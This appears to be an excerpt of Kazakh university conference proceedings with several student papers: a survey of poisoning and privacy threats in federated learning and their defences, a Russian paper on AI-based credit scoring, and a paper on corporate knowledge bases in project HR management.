Annotation. The article describes the features of marketing of projects, their differences from marketing of services and goods. Project marketing is seen as marketing of complex solutions in the B2B market, which requires a special approach in the process of finding customers, analyzing the market and building relationships with customers. The article is aimed to show the main categories of digital marketing tools for project sales. Stages of project marketing process have been analyzed.

Keywords: digital marketing, project, marketing tools, B2B market.

Сведения об авторах:

Ахметова Аружан Галыкызы, магистрант 2 курса группы PM-221m Международного университета информационных технологий.

About the authors:

Akhmetova Aruzhan Galykyzy, master's student of the 2nd year of the PM-221m group of the International Information Technology University.

Авторлар туралы ақпарат:

Ахметова Аружан Ғалықызы Халықаралық ақпараттық технологиялар университетінің 2 курс, PM-221m тобының магистранты

УДК 004.853

G.U.Bektemyssova, G.S.Bakirova
International Information Technology University Almaty, Kazakhstan
Scientific supervisor: G.U.Bektemyssova

ANALYSIS OF PROBABLE THREATS IN THE USE OF FEDERATED LEARNING AND THEIR PROTECTION METHODS

Abstract. In the paper we discuss, that machine learning has advanced significantly thanks to federated learning becomes a distributed computing paradigm, especially in data transfer and remote work. Multiple devices to create a shared model without exchanging data, it enhances data privacy. Federated learning is used in many domains, but it does not have deployment or customization capabilities. By enabling collaborative machine learning models across numerous servers, devices, or organizations, it seeks to address decentralized data and privacy. During our research we make analysis of probable threats in the use of federated learning and their protection methods. So, federated learning faces privacy threats from both insider and sources, with insider attacks focusing on the server or clients. It faces unique challenges like latency, statistical heterogenity, and limited connectivity. Edge devices reduce transmission costs, but increase communication costs.

Keywords: federated learning, privacy, poisoning attack, insider, outsider, heterogenity

Introduction

Significant progress has been made in the field of machine learning recently, especially when it comes to data transfer and remote work. Federated learning, often referred to as collective learning, improves data privacy by allowing several devices to develop a shared model without exchanging data. In-depth information and potential paths for future study in this field are provided by the use cases and comparative analyses of several frameworks[1].

Federated learning is a machine learning distributed computing paradigm that provides data confidentiality and privacy. Applications for TensorFlow Federated, Flower, FATE framework, LEAF and FL&DP are among the many domains in which it finds use. Nevertheless, federated learning does not have deployment or customisation capabilities [2]. Nowadays, Federated machine learning is method of exchanging data between sources and clients, keeping confidentiality without moving raw data [3].

Privacy Attacks on Federated Learning

Insider and outsider privacy threats against Federated Learning can be identified based on their source. Outsider assaults include those carried out by eavesdroppers on the FL system's communication network or by those with access to the FL model after it has been trained. Insider attacks are the main focus of privacy attacks on FL; these

attacks are started by either the FL server or the FL system's clients [4].

Federated learning substantially differs from the centralized (cloud-based) machine learning paradigm and poses additional unique challenges in the following aspects: unsimilarity of data, average waiting time, confidentiality, enormous distribution, connection [5].

Methodology

New classification of federated learning. Modern technical needs a new analysis of basic research ways of federated learning. It includes datasets, devices, communication testing costs, connection to o client's devices, application creation costs. Let's discuss features of this analysis:

1) Non-independent and non-identically Distributed (NonIID) Data. Every client uses the device differently and behaves differently, everyone creates a unique collection of data. Since these data are local, decentralized, and hidden from view by other clients, the data on each device is neither representative nor uniformly disseminated across the population.

2) Unbalanced data. The substantially diverse quantities of generated training data are caused by the different ways that clients use their devices, by their local environments, and by their lack of engagement with one another.

3) Distributed data. Multiple millions of customers, including IoT devices, automobiles, businesses, and institutions, can be formed by the participants. It is anticipated that there will be more participants than the typical amount of samples per participant.

4) Unstable connection to the device. The degree of network connectivity varies greatly across clients. Most of the time, customers are using costly, sluggish, unreliable, and unavailable connections, which drastically lowers the amount of connections that are accessible at any given time. Furthermore, a considerable number of the accessible clients may not be able to participate in every learning round because of differences in their computational capacities.

5) Device memory limitations. The memory budgets of mobile phones, in general, and Internet of Things devices, in particular, are typically constrained when they are used in the learning process. Additionally, the memory footprint grows with batch size. This might lead to either a device dropout during the training phase or a device execution of basic models with tiny batch numbers.

6) Poisoning attacks: An attacker could be able to pose as a reputable user and be selected to participate in the FL process because of the clients' anonymity. Therefore, the attacker can profit and cause the model to misclassify by giving the contaminated data to the model during the training phase [6].

Here, different methods of security:

- data poisoning;
- model update poisoning;
- defenses to poisoning attacks.

The design of federated learning architecture that enables users to create a shared

learning model is referred to as FL. After user data is encrypted or has noise added to it, it is trained locally, then sent to a reliable third party. This procedure is then repeated until the model converges. This helps to safeguard participant data in addition to resolving leakage of dataset [7].

Lifecycle of federated learning

Lifecycle of federated learning during poisoning attacks, picture 1. Before uploading the models to the central server, an attacker may control some of these clients by directly.. Several rounds of continuous communication make up the process, and they end when the global model achieves the required level of accuracy. Every round begins with the server generating a generic model, and then each round proceeds as follows:


1) server selected the clients;

2) model parameters/weights from the server can download and initialize the local model with such weights chosen clients;

3) each selected client trains and optimizes the global model using its local training data;

4) the clients transmit the server the optimal settings when the training is finished;

5) the server weights the client updates according to the size of their data collection before aggregating them [8].



Picture 1 - Lifecycle of federated learning during poisoning attacks

Federated learning generates an initial global model, which is broadcasted to participants who trained it. Malicious servers can inject malicious data into the model, affecting training and prediction. Participants download and upload local models, potentially threatening privacy and security.

The participants download a global model from the server, train it locally and then upload it back to the server. An attacker might modify the model's training process by

inserting malicious code or by stealing data from a communication link. They are also able to conduct attacks using stolen information and infer personal information from the global model. The server aggregates local models and uses a model aggregation function, such FedAvg, to produce a global model. If an attacker utilizes local models to perform inference attacks or injects bad activity into the server to generate the training set, the security and privacy of participants may be compromised.

In federated learning, the attacker may see the shared global model parameters in various versions, as well as the model structure and learning algorithm. The model hyperparameters, the local training process, and the produced local model updates can all be changed arbitrarily by the attacker. The creation of tainted training data mostly takes two forms:

Label Flipping: Label-flipping attacks involve malicious users injecting attack points into training data by flipping target classes' labels, causing the model to deviate from original prediction boundaries. In federated learning, an attacker downloads global model parameters, trains it on poisoned data, and uploads it to the server. The global model is poisoned in the next communication round and conventional cross-validation methods are useless in poisoning detection due to the attacker's local and invisible actions.

Backdoor: The backdoor attack involves an attacker training a targeted DNN model on poisoned training data with hidden patterns, known as the backdoor trigger. This results in unexpected predictions during the prediction phase. In a federated learning framework, attackers can train local models on backdoor data and submit scaled training results to increase backdoor influence in the global model [9].

Conclusion

In conclusion, federated learning faces various types of attacks, including poisoning, inference, reconstruction, model extraction, evasion and byzantine attacks. Privacy protection methods include data anonymization, differential privacy, secure multi-party computation, homomorphic encryption, trusted execution environment, and blockchain. However, these methods have their pros and cons, such as reduced usability of data, high computational and communication overhead, and potential for malicious attacks. Below you can find brief conclusion about types of attacks.

Types of attacks in federated learning [10]: poisoning, inference, reconstruction, model extraction, evasion, byzantine attacks.

REFERENCES

1. Raj, A., Sharma, V., & Shanu, A.K. (2022). Comparative Analysis Of Security And Privacy Technique For Federated Learning In IOT Based Devices. *2022 3rd International Conference on Computation, Automation and Knowledge Management (ICCAKM)*, 1-5.

2. Valente, R., Senna, C.R., Rito, P.N., & Sargento, S. (2023). Federated Learning Framework to Decentralize Mobility Forecasting in Smart Cities. *NOMS 2023-2023 IEEE/IFIP Network Operations and Management Symposium*, 1-5.

3. Karimireddy, S.P., Veeraragavan, N.R., Elvatun, S., & Nygård, J.F. (2023). Federated Learning Showdown: The Comparative Analysis of Federated Learning Frameworks. *2023 Eighth International Conference on Fog and Mobile Edge Computing (FMEC)*, 224-231.

4. Wu, H., Zhao, Z., Chen, L.Y., & Moorsel, A.V. (2022). Federated Learning for Tabular Data: Exploring Potential Risk to Privacy. *2022 IEEE 33rd International Symposium on Software Reliability Engineering (ISSRE)*, 193-204.

5. Wahab, O.A., Mourad, A., Otrok, H., & Taleb, T. (2021). Federated Machine Learning: Survey, Multi-Level Classification, Desirable Criteria and Future Directions in Communication and Networking Systems. *IEEE Communications Surveys & Tutorials, 23*, 1342-1397.

6. Abdulrahman, S., Tout, H., Ould-Slimane, H., Mourad, A., Talhi, C., & Guizani, M. (2021). A Survey on Federated Learning: The Journey From Centralized to Distributed On-Site Learning and Beyond. *IEEE Internet o Things Journal, 8*, 5476-5497.

7. Yang, M., He, Y., & Qiao, J. (2021). Federated Learning-Based Privacy-Preserving and Security: Survey. *2021 Computing, Communications and IoT Applications (ComComAp)*, 312-317.

8. Xia, G., Chen, J., Yu, C., & Ma, J. (2023). Poisoning Attacks in Federated Learning: A Survey. *IEEE Access, 11*, 10708-10722.

9. Zhang, J., Chen, B., Cheng, X., Binh, H.T., & Yu, S. (2021). PoisonGAN: Generative Poisoning Attacks Against Federated Learning in Edge Computing Systems. *IEEE Internet of Things Journal, 8*, 3310-3322.

10. Chen, Y., Gui, Y., Lin, H., Gan, W., & Wu, Y. (2022). Federated Learning Attacks and Defenses: A Survey. *2022 IEEE International Conference on Big Data (Big Data)*, 4256-4265.

Бектемысова Г.У., Бакирова Г.С.
Ғылыми жетекшісі: Бектемысова Г.У.

Федеративті оқытуды және оларды қорғау әдістерін пайдалану кезінде ықтимал қауіптерді талдау

Аңдатпа. Мақалада біз машиналық оқыту федеративті оқытумен, бөлінген есептеу парадигмасымен, әсіресе деректермен байланыста және қашықтан жұмыста айтарлықтай ілгерілегенін талқылаймыз. Бірнеше құрылғылар деректермен алмасусыз ортақ үлгі жасайды, бұл деректердің құпиялылығын арттырады. Федерацияланған оқыту көптеген салаларда қолданылады, бірақ оны орналастыру және теңшеу мүмкіндіктері жоқ. Машиналық оқыту үлгілеріне бірнеше серверлерде, құрылғыларда немесе ұйымдарда бірге жұмыс істеуге мүмкіндік беру арқылы ол деректерді орталықсыздандыру және құпиялылық мәселесін шешуге бағытталған. Зерттеу барысында біз бірыңғай оқытуды және оларды қорғау әдістерін пайдалану кезінде ықтимал қауіптерді талдадық. Осылайша, федеративті оқыту серверге немесе клиенттерге бағытталған инсайдерлік шабуылдармен бірге инсайдерлерден де, көздерден де құпиялылыққа қауіп төндіреді. Ол кідіріс, статистикалық біркелкі емес және шектеулі байланыс сияқты бірегей қиындықтарға тап болады. Edge құрылғылары деректер шығындарын азайтады, бірақ байланыс шығындарын арттырады.

Түйін сөздер: федеративті оқыту, құпиялылық, улы шабуыл, инсайдер, аутсайдер, гетерогенділік.

Бектемысова Г.У., Бакирова Г.С.
Научный руководитель: Бектемысова Г.У.

Анализ вероятных угроз при использовании федеративного обучения и методов их защиты

Аннотация. В статье мы обсуждаем, что машинное обучение значительно продвинулось вперед благодаря федеративному обучению, парадигме распределенных вычислений, особенно при передаче данных и удаленной работе. Несколько устройств создают общую модель без обмена данными, это повышает конфиденциальность данных. Федеративное обучение используется во многих областях, но оно не имеет возможностей развертывания и настройки. Обеспечивая совместную работу моделей машинного обучения на многочисленных серверах, устройствах или в организациях, она призвана решить проблему децентрализации данных и конфиденциальности. В ходе нашего исследования мы провели анализ вероятных угроз при использовании объединенного обучения и методов их защиты. Так, объединенное обучение сталкивается с угрозами конфиденциальности, как со стороны инсайдеров, так и со стороны источников, причем инсайдерские атаки направлены на сервер или клиентов. Оно сталкивается с такими уникальными проблемами, как задержка, статистическая неоднородность и ограниченные возможности подключения. Пограничные устройства снижают стоимость передачи данных, но увеличивают затраты на связь.

Ключевые слова: федеративное обучение, конфиденциальность, отравляющая атака, инсайдер, аутсайдер, гетерогенность.

УДК 530.1, 681.3.06

Балкен А.Е.[1]
[1]*Международный университет информационных технологий*
Алматы, Казахстан
Научный руководитель: Колесникова К.В.

ИСПОЛЬЗОВАНИЕ И ВЛИЯНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В РАЗРАБОТКЕ СКОРИНГОВЫХ МОДЕЛЕЙ КРЕДИТОВАНИЯ

Аннотация. В данной статье рассмотрены влияние и преимущества применения искусственного интеллекта в скоринговых моделях кредитования, а также влияние ИИ и перспективы использования в финансовой индустрии. Приведены риски и сравнение традиционных скоринговых моделей и скоринговой модели, основанной на ИИ.

Ключевые слова: искусственный интеллект, скоринговая модель, традиционная скоринговая модель.

Введение

Скоринговые модели, разработанные как собственными, так и внешними разработчиками, широко используются при выдаче кредитов клиентам банков. Скоринговые модели обобщают имеющуюся релевантную информацию о потенциальных заемщиках и сводят ее к набору упорядоченных категорий (баллов), которые предсказывают результат. Балл потребителя - это числовое значение предполагаемого профиля риска заемщика на данный момент времени. Скоринговые модели могут предложить быстрый, экономичный и объективный способ принятия обоснованных кредитных решений на основе опыта банка. Однако, как и любой другой подход к моделированию, скоринговые оценки являются упрощением сложных явлений реального мира и, в лучшем случае, лишь приблизительно отражают риск.

Скоринговые модели используются для многих целей, включая, но не ограничиваясь ими:

- Контроль над выбором риска;
- Перевод риска дефолта в соответствующее ценообразование;
- Управление кредитными убытками;
- Оценка новых кредитных программ;
- Сокращение времени обработки заявок на одобрение кредита;
- Обеспечение обоснованности и последовательности применения существующих кредитных критериев;
- Повышение рентабельности;
- Улучшение целевого назначения процедур, таких как управление счетами.

Использование ИИ в финансовом секторе

В современном мире применение искусственного интеллекта в финансовой сфере, особенно в кредитовании, становится все более распространенным и

важным. Одним из ключевых аспектов этого является использование ИИ в скоринговых моделях, которые играют решающую роль в процессе выдачи кредитов. Влияние ИИ на скоринговые модели в кредитовании становится объектом все возрастающего внимания исследователей, банковских учреждений и регуляторных органов. Использование ИИ в скоринговых моделях обещает улучшить точность оценки кредитоспособности заемщиков, оптимизировать процесс принятия решений и повысить эффективность управления рисками в кредитном портфеле.

Решения кредитного скоринга на основе ИИ формируются на основе таких данных, как:

- Совокупный доход;
- Кредитная история;
- Анализ транзакций;
- Опыт работы;
- Аналитика поведения пользователя.

Скоринг представляет собой математическую модель, основанную на статистических методах и расчетах для большого объема информации.

Понимание кредитного скоринга с использованием ИИ и его значения

В отличие от традиционного кредитного скоринга, который опирается на статические переменные и исторические данные, кредитный скоринг на основе ИИ использует алгоритмы машинного обучения для анализа широкого спектра данных, включая нетрадиционные данные, для прогнозирования вероятности погашения кредита заемщиком. Таким образом, значение баллов ИИ представляет собой более полную и динамичную оценку кредитного риска, обеспечивая кредиторам более точное и тонкое понимание финансового поведения заемщика.

Чем кредитный скоринг на основе ИИ отличается от традиционных моделей

В большинстве финансовых учреждений модели кредитного скоринга по-прежнему работают по принципу оценочной карты, то есть динамики, характерной для времени их создания. Потенциальный заемщик должен обладать достаточным количеством исторических данных о предыдущем опыте погашении кредита, чтобы быть оцененным как "скоринговый". В тех случаях, когда подобная историческая информация отсутствует (а это типичная ситуация для новых клиентов банковского сектора), даже кредитоспособным заемщикам отказывают в получении кредита.

Кроме того, традиционные системы оценок имеют ограниченный срок службы, поскольку ключевые атрибуты обычно меняются с течением времени. Это может объясняться изменением экономических условий или новыми кредитными стратегиями (новая целевая аудитория, новые кредитные продукты и т. д.). В этом случае финансовое учреждение рискует потерять точность оценки дефолта по кредиту, что приведет к финансовым потерям.

В отличие от традиционных методов кредитного скоринга (например, метода оценочных листов), ориентированных на прошлые показатели заемщика,

модели кредитного скоринга на основе ИИ более чувствительны к показателям кредитоспособности потенциального заемщика в реальном времени, таким как:

- текущий уровень дохода;
- возможности трудоустройства;
- потенциальная способность зарабатывать.

Хотя использование искусственного интеллекта в кредитном скоринге открывает новые возможности, необходимо также учитывать и потенциальные проблемы, которые могут возникнуть в процессе. Основные критические замечания касаются непрозрачности моделей машинного обучения (часто называемых проблемой "черного ящика") и возможности принятия необъективных решений.

Таблица 1 – Сравнение традиционного скоринга и скоринга с использованием ИИ

	Традиционный скоринг	**Скоринг, основанный на ИИ**
Метод аналитики данных	Опирается на исторические кредитные данные и заранее определяет правила	Использует алгоритмы машинного обучения
Рассматриваемые данные	Ограниченный охват и возможность упустить значимые факторы	Рассмотрение альтернативных источников данных для всесторонней оценки
Процесс принятия решений	Принятие решений основано на правилах и лишено гибкости	Используются усовершенствованные алгоритмы, которые постоянно обучаются и адаптируются
Скорость процессинга	Может быть более длительное время обработки и задержки	Предлагает более быструю и эффективную оценку кредитоспособности
Объективность и снижение предвзятости	Зависимость от человеческих суждений и предубеждений	Минимизирует человеческие предубеждения и обеспечивает объективность оценок

Типы моделей кредитного скоринга на основе ИИ

Модели кредитного скоринга на основе ИИ могут быть разных типов, в основном в зависимости от конкретных методов машинного обучения и используемых источников данных. К ним относятся модели контролируемого обучения (Supervised learning), модели неконтролируемого обучения(Unsupervised learning) и гибридные модели.

Модели контролируемого обучения (Supervised learning).

Модели контролируемого обучения широко распространены в кредитном скоринге на основе ИИ. Они обучаются на наборе помеченных данных с известными результатами, такими как кредитная история и поведение при погашении кредита. Модель учится связывать входные данные с выходными и предсказывает кредитоспособность новых людей на основе их кредитной истории.

Модели обучения без контроля (Unsupervised learning).

Модели обучения без контроля используются, когда результаты неизвестны. Они обучаются на немаркированных наборах данных, обнаруживая в них закономерности. В кредитном скоринге модель без контроля может объединять

людей в кластеры на основе данных о транзакциях или поведении при просмотре сайтов. По этим кластерам можно сделать вывод о кредитоспособности человека.

Гибридные модели обучения.

Гибридные модели сочетают в себе как контролируемые, так и неконтролируемые методы обучения. Они используют неконтролируемое обучение для обнаружения новых характеристик данных или взаимосвязей, а контролируемое обучение - для прогнозирования. Благодаря своей гибкости и адаптивности гибридные модели хорошо подходят для кредитного скоринга, используя сильные стороны обоих типов обучения для комплексной оценки кредитного риска.

Заключение

Возможность создания более инклюзивной системы оценки кредитоспособности, учитывающей интересы лиц, не имеющих традиционной кредитной истории, станет значительным стимулом для дальнейшего развития и распространения этих моделей. Однако будущее также принесет с собой проблемы, которые необходимо решать. Вопросы прозрачности, предвзятости, конфиденциальности и безопасности данных будут оставаться первостепенными по мере распространения этих моделей. Обеспечение ответственного и этичного использования кредитного скоринга на основе ИИ требует постоянных усилий со стороны отрасли и регулирующих органов.

СПИСОК ЛИТЕРАТУРЫ

Кочкуров Дмитрий Сергеевич ОЦЕНКА КРЕДИТОСПОСОБНОСТИ ЗАЕМЩИКА СКОРИНГОВЫМИ МОДЕЛЯМИ // Science Time, 2016, №2 (26).
URL: https://cyberleninka.ru/article/n/otsenka-kreditosposobnosti-zaemschika-skoringovymi-modelyami (дата обращения: 20.02.2024).

AI-based credit scoring: Benefits and risks [Электронный ресурс] URL: https://cointelegraph.com/learn/ai-based-credit-scoring

Воронин Сергей Михайлович, Совертека Захар Константинович, Березин Андрей Дмитриевич, Ларин Алексей Игоревич КРЕДИТНЫЙ СКОРИНГ, РЕАЛИЗОВАННЫЙ С ПОМОЩЬЮ МАШИННОГО ОБУЧЕНИЯ // Столыпинский вестник. 2022. №10.
URL: https://cyberleninka.ru/article/n/kreditnyy-skoring-realizovannyy-s-pomoschyu-mashinnogo-obucheniya (дата обращения: 25.01.2024).

Сведения об авторе:

Балкен Аружан Ерланқызы, магистрант кафедры Информационных систем Международного университета информационных технологий.

About the author:

Aruzhan E. Balken, master student of Information Systems Department, International Information Technology University.

Автор туралы ақпарат:

Балкен Аружан Ерланқызы, магистр, Халықаралық ақпараттық технологиялар университеті

УДК 631.256

Бейсембаева А.А.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Омаров Г.Б.

РАЗВИТИЕ ЧЕЛОВЕЧЕСКИХ РЕСУРСОВ В ПРОЕКТЕ ЧЕРЕЗ ФОРМИРОВАНИЕ И ИСПОЛЬЗОВАНИЕ БАЗЫ ЗНАНИЙ

Аннотация. Развитие человеческих ресурсов в статье рассматривается через расширения доступа к базе знаний и эмпирического обучения. Эти два фактора позволяют развивать базу знаний, координировать работу в проекте, повышать творческий потенциал команды, а также увеличивать устойчивость проектной команды. А проектная деятельность становится эффективнее за счет решения сложных задач и сокращения времени на реализацию проекта. Приводится обзор исследований, которые объясняют как с помощью базы знаний и эмпирического обучения можно улучшить управление человеческими ресурсами в проекте.

Ключевые слова: человеческие ресурсы, управление проектами, база знаний, устойчивость команды, эффективность проекта.

Введение

Ускорение темпов технологического развития заставляет компании находить соответствующие подходы управления, которые способны отвечать вызовам рынка. А именно адаптироваться к постоянной изменчивости и нестабильности. Одним из подходов в управлении компании в таких условиях считается проектный подход. Данный подход позволяет осуществлять гибкое управление, который имеет способность быстрее адаптироваться к меняющимся условиям внешней среды. К управлению отдельных направлений деятельности компании можно осуществлять с помощью проектного управления. В рамках проектной деятельности уже известны конкретные методики управления (Agile). На сегодняшний этот подход активно применяется в управлении предприятиями в разных секторах экономики, начиная от разработки мобильных приложений и кончая проектирование и строительством. Несмотря на то, что имеются положительные результаты использования проектного подхода к управлению, все же, не редко проекты сталкиваются с трудностями и другими ограничениями.

Дальновидные предприниматели и руководители компаний давно осознали, что человеческие ресурсы являются ключевым фактором успеха в бизнесе. Влияние на команду, на отношения в команде и условия работы позволяют улучшать создание качественных продуктов для клиентов и выделять среди конкурентов. Но проблема заключается в том, как именно можно повысить эффективность команды, её продуктивность, устойчивость к изменениям и так далее.

В данном исследовании предпринята попытка рассмотреть влияние корпоративной базы знаний на повышение качества управления человеческими

ресурсами в проектной деятельности. Актуальность такой идеи обуславливается тем, что современный рынок труда характеризуется высокой текучестью. Кроме наличия постоянно меняющейся рыночной конъюнктуры специалисты и работники всегда стараются найти для себя лучшее рабочее место и участвуют иногда в разных проектах. Их профессиональные ориентиры также меняются вместе с внешней средой. Отсюда для компаний возникает постоянный дефицит специалистов и частые изменения и текучесть, что приводит к проблемам коммуникаций между членами проектных команд и в целом персонала. Так же, обновление команды сотрудников требует эффективной системы адаптации.

Поэтому в исследовании предполагается рассмотреть доступ к знаниям и эмпирическое обучение, что в совокупности представляет собой базу знаний, на уровень координации, коммуникаций в команде, а также на повышение творческого потенциала сотрудников и устойчивости к изменениям. Таким образом, через управление базой знаний в компании можно повысить качество управления человеческими ресурсами. Эта идея является основной гипотезой настоящего исследования. Использование и управление базы знаний в проектной деятельности поддерживает гибкость управления проектами.

Основная часть

Гибкость управления проектом – это параметр организации, характеризующий свойство системы управления, ее иерархического уровня руководства, проявляемое в способности к быстрой структурной перестройке, адаптации к изменяющейся среде» [1]. Проектное управление отчасти решает данную проблему поддержания гибкости в принятии управленческих решений. Но достижение эффективности проектов в условиях ограниченных сроков и бюджета, тем более, когда проект создается в динамичной среде с высокой степенью непредсказуемости, оставляет желать лучшего [2].

Проект имеет определенные сроки реализации. Сотрудники или участники проектной команды соответственно также привлекаются на конкретный срок [3, 4]. В компаниях обычно из-за нехватки специалистов часто встречается такое явление, когда один сотрудник участвует в нескольких проектах параллельно. Кроме этого, участники одного проекта могут быть задействованы в другом параллельном проекте [5]. Поэтому такая ситуация когда участники проекта не представляют собой стабильную команду, а проект рассматривается как временный, то это сильно затрудняет взаимодействие между членами групп [6]. Отсюда возник исследовательский вопрос о зависимости качества отношений между членами проектной команды и эффективностью всего проекта.

Взаимодействие между участниками проекта и качества их сотрудничества, основанное на общении и открытости, требует координации и управления [7]. Также другие исследования [8] подтверждают, что успешность управления человеческими ресурсами зависит от устойчивости команды и наличие у нее способности творчески решать задачи. Устойчивость команды необходима, так как приходится работать в сжатые сроки и меняющейся среде, то есть возрастает

вероятность появления стресса у сотрудников. Умение творчески и не стандартно решать задачи в проекте считается важным фактором для успеха проектов, особенно это проявляется в сложных инновационных проектах.

Опираясь на современную экономику знаний и теорию человеческого капитала, напрашивается вывод о том, что возможности управления человеческими ресурсами, как в проектной деятельности, так и в целом в компании могут быть расширены за счет использования базы знаний. База знаний и её влияние на эффективность управления компанией и человеческими ресурсами распространяется через доступ к знаниям и наполнение новыми знаниями в результате эмпирического обучения. В этом случае её использование по нашему мнению будет приносить максимальную пользу. Доступ к знаниям и развитие эмпирического обучения будет способствовать устойчивости команды и повышению творческого потенциала.

Вырастить собственных экспертов и не потерять свою экспертизу как компании на рынке. Помогает для этого внедрение системы управления знаниями. Теоретические знания, с которыми трудоустраиваются молодые специалисты, не позволяют предприятиям обеспечивать желаемые темпы роста и трансформацию. Поэтому предприятия стараются наращивать экспертизу и эффективно встраивать её в своей деятельности, обучая своих сотрудников. Отсюда возникает потребность в следующих направлениях развития корпоративной базы знаний: накапливать, углублять, расширять, распространять и обменивать, применять.

Создание базы знаний в компании является процессом эволюционным, который никогда не завершается. С развитием деятельности компания становится больше, её отделы разветвляются и расширяются команды, а возможность делиться знаниями и опытом непосредственно среди сотрудников снижается. Кроме этого присоединяются новые участники команды или расширяется штат сотрудников – это требует быстрой их адаптации в компании. Эти обстоятельства обычно в первую очередь способствуют созданию базы знаний в компании. Адаптация персонала в компании улучшает качество работы новичков и способствует более быстрому встраиванию в корпоративную культуру компании, снижает количество увольнений и положительно влияет на атмосферу в команде.

Управление знаниями может оказывать влияние на эффективность инноваций. Знание, хранящееся среди человеческих ресурсов, дает компаниям возможность усилить уникальные компетенции и найти возможности для инноваций. Управление знаниями – это подход, позволяющий добавить или создать ценность путем более активного управления ноу-хау и экспертизой, хранящимися в умах людей. Инновации связаны с творческим потенциалом команды. Люди, участвующие в обучении, видят те вещи, которые другие могут не видеть и так формируются альтернативный взгляд на решение проблемы. Такой подход в координации команды открывает возможности для более высоких уровней инноваций, и эмпирическое обучение оказывает положительное влияние на творчество внутри команды.

Ключевые принципы построения базы знаний в компании, которые необходимо учитывать:

− определить структуру и систему знаний в базе. Деление информации на категории и подкатегории;

− максимально облегчить поиск, используя теги и ключевые слова в названии документов. Желательно чтобы теги были в ограниченном количестве и характеризовали тип документа (инструкция, справка, данные и т.д.). Большое количество тегов в базе знаний будет усложнять поиск нужного документа;

− использовать шаблоны оформления документов и единый стиль оформления. В этом случае информация пользователем будет восприниматься лучше;

− система базы знаний должна иметь возможность визуализации информации (инфографика, интеллект-карты, диаграммы, схемы). Пользователь должен иметь возможность наглядно изучить нужную информацию. Такой подход экономит время и улучшает степень усвоения материала;

− для обновления информации в базе знаний процесс добавления должен быть простым, но чтобы соблюдались правила наполнения и метки документа;

− собирать обратную связь у пользователей (сотрудников) о том насколько удобно им пользоваться базой знаний;

− не принимать у сотрудников материалы и отчеты на проверку, если они их не зафиксированы в базе знаний. Часто сотрудники обещают внести материалы в базу знаний позже, но на самом деле так их никогда и не вносят. В результате такого подхода компания теряет ключевой актив — знания.

Для проектной работы после каждого обсуждения проекта фиксировать цели и решения в базе знаний. Так они становятся доступны другим командам и структурированы. Позволяет улучшить процесс выстраивания приоритетов внутри команды, так как ключевые задачи отражаются в базе знаний. Очень часто команды между собой и внутри одной команды используют мессенджеры и чаты для передачи информации. Большая часть информации в дальнейшем теряется и забывается в ленте чатов. Можно использовать специально разработанных чат-ботов для пересылки важной информации из общения в базу знаний из чатов.

Заключение

Управление знаниями в компании или проекте имеет прямое влияние на качество управления человеческими ресурсами. При этом качество человеческих ресурсов повышается за счет эмпирического обучения и доступа к базе знаний. Эти два фактора позволяют развить среди сотрудников творческий потенциал, улучшить координацию взаимоотношений, устойчивость команды и проекта в целом, а также улучшить атмосферу в рабочем процессе. Использование и развитие базы знаний и эмпирического обучения постепенно способствует изменению корпоративной культуры, в которой развитие компетенций и командный дух среди сотрудников обретает более высокую ценность.

СПИСОК ЛИТЕРАТУРЫ

Романенко М. А., Апенько С. Н. Влияние гибких технологий на управление человеческими ресурсами проектов предприятия 2016. № 9.

Serrador, P, & Turner, R (2015). The relationship between project success and project efficiency. Project Management Journal, 46(1), 30–39.

Sydow, J, Lindkvist, L, & DeFillippi, RJ (2004). Project-based organizations, embeddedness and repositories of knowledge: Editorial. Organization Studies, 25, 1475–1489.

Yakubovich, V, & Burg, R (2019). Friendship by assignment? From formal interdependence to informal relations in organizations. Human Relations, 72(6), 1013–1038.

O'leary, MB, Mortensen, M, & Woolley, AW (2011). Multiple team membership: A theoretical model of its effects on productivity and learning for individuals and teams. Academy of Management Review, 36(3), 461–478.

Stephens, JP, & Carmeli, A (2016). The positive effect of expressing negative emotions on knowledge creation capability and performance of project teams. International Journal of Project Management, 34(5), 862–873.

Gittell, JH (2006). Relational coordination: Coordinating work through relationships of shared goals, shared knowledge and mutual respect. In O. Kyriakidou, & M. Ozbilgin (Eds.), Relational perspectives in organizational studies: A research companion (pp. 74–94). London: Edward Elgar Publishers.

Stephens, JP, & Carmeli, A (2016). The positive effect of expressing negative emotions on knowledge creation capability and performance of project teams. International Journal of Project Management, 34(5), 862–873.

REFERENCES

Romanenko M. A., Apen'ko S. N. Vlijanie gibkih tehnologij na upravlenie chelovecheskimi resursami proektov predprijatija (Influence of flexible technologies on human resources management of enterprise projects) 2016. № 9.

Serrador, P, & Turner, R (2015). The relationship between project success and project efficiency. Project Management Journal, 46(1), 30–39.

Sydow, J, Lindkvist, L, & DeFillippi, RJ (2004). Project-based organizations, embeddedness and repositories of knowledge: Editorial. Organization Studies, 25, 1475–1489.

Yakubovich, V, & Burg, R (2019). Friendship by assignment? From formal interdependence to informal relations in organizations. Human Relations, 72(6), 1013–1038.

O'leary, MB, Mortensen, M, & Woolley, AW (2011). Multiple team membership: A theoretical model of its effects on productivity and learning for individuals and teams. Academy of Management Review, 36(3), 461–478.

Stephens, JP, & Carmeli, A (2016). The positive effect of expressing negative emotions on knowledge creation capability and performance of project teams. International Journal of Project Management, 34(5), 862–873.

Gittell, JH (2006). Relational coordination: Coordinating work through relationships of shared goals, shared knowledge and mutual respect. In O. Kyriakidou, & M. Ozbilgin (Eds.), Relational perspectives in organizational studies: A research companion (pp. 74–94). London: Edward Elgar Publishers.

Stephens, JP, & Carmeli, A (2016). The positive effect of expressing negative emotions on knowledge creation capability and performance of project teams. International Journal of Project Management, 34(5), 862–873.

Бейсембаева А.А.
Ғылыми жетекшісі: Омаров Г.Б.

